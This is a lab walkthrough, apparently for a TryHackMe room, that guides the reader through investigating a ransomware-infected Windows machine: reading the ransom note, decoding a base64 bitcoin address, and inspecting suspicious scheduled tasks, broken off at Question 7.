
Launch Remmina and connect to the remote machine by clicking the plus icon at the far top left of the application. For its **Server**, put in the IP address as provided by TryHackMe. The **username** and **password** have also been provided by TryHackMe. After that, change the **Color depth** to RemoteFX (32 bpp) and press the **Connect** button. Accept the certificate when it pops up and we will be connected to the remote machine. From there, we will be able to see the desktop wallpaper of the machine.







Question 2

Open File Explorer and click on Desktop. Open RansomNote.







Copy the bitcoin address. In order to decrypt the address, open Terminal and use the command **echo *bitcoin address* | base64 -d** which will return the decoded result of the bitcoin address.





Question 3

(Return to this question after completing question 7) Open the hidden file and we will be able to see the extension of the encrypted files.




Question 4

Open Task Scheduler and copy the name of the scheduled task which stands out from the rest.




Question 5

Click on the suspicious scheduled task and inspect its properties. There, we can see the location of the executable file.





Question 6

Click on the scheduled task ShadowCopyVolume and we will be able to see the ID.





Question 7

